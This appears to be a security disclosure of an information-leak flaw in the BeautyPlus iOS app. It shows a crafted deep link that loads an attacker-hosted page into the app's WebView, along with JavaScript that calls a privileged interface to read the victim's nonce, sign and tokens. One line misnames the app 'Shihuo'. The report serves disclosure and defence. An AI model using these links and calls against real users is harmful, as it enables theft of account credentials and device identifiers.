


# An information leak vulnerability in the iOS version of BeautyPlus App

## Brief Description

BeautyPlus app is a popular photo editing and selfie cam app. It ranks **No.41** in the **"Photo & Video"** category list on the App Store (as of 2025-01-07).



The iOS version of the BeautyPlus supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a proper domain name validation** when the web page is opened and the interfaces are invoked.


Thus, an attacker can craft a **malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the BeautyPlus app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information** (such as GID, Token, Nonce) and **obtaining victim's device information** (such as FirebaseID, IDFV).

## Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **beautyplus://webview?url=https://attack.com/attack.html**. Here, "attack.com" is a domain registered by the attacker and under the attacker's control. In our experiment, we use "https://zhouziyi1.github.io/iOSJS/beautyplus/atkBeautyPlus.html" as the malicious webpage.

When the victim clicks on this link (beautyplus://webview?url=https://zhouziyi1.github.io/iOSJS/beautyplus/atkBeautyPlus.htm

l), it directs the victim to the Shihuo app and opens the webpage <https://zhouziyi1.github.io/iOSJS/beautyplus/atkBeautyPlus.html> within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information** (such as GID, Token, Nonce) and **obtaining victim's device information** (such as FirebaseID, IDfV).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
MTJs.postMessage = function (retVal){  
    var json = retVal;  
    switch(json.handler){  
        case "1":  
            document.getElementById("Nonce").innerText = "Your Nonce: " + json.response.nonce;  
            document.getElementById("Sign").innerText = "Your Sign: " + json.response.sign;  
            break;  
        }  
    }  
}
```

```
fetchData("mtcommand://getSignAuthV2?handler=1");
```

## Impact of the Vulnerability

**Scope of the vulnerability:** BeautyPlus iOS version 7.8.010 (the latest version as of 2025-01-07).

**Consequences of the vulnerability:** Information disclosure.

**Download Link For Affected Application:**

📱 **US:**

<https://apps.apple.com/us/app/beautyplus-ai-photo-editor/id622434129>

## Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.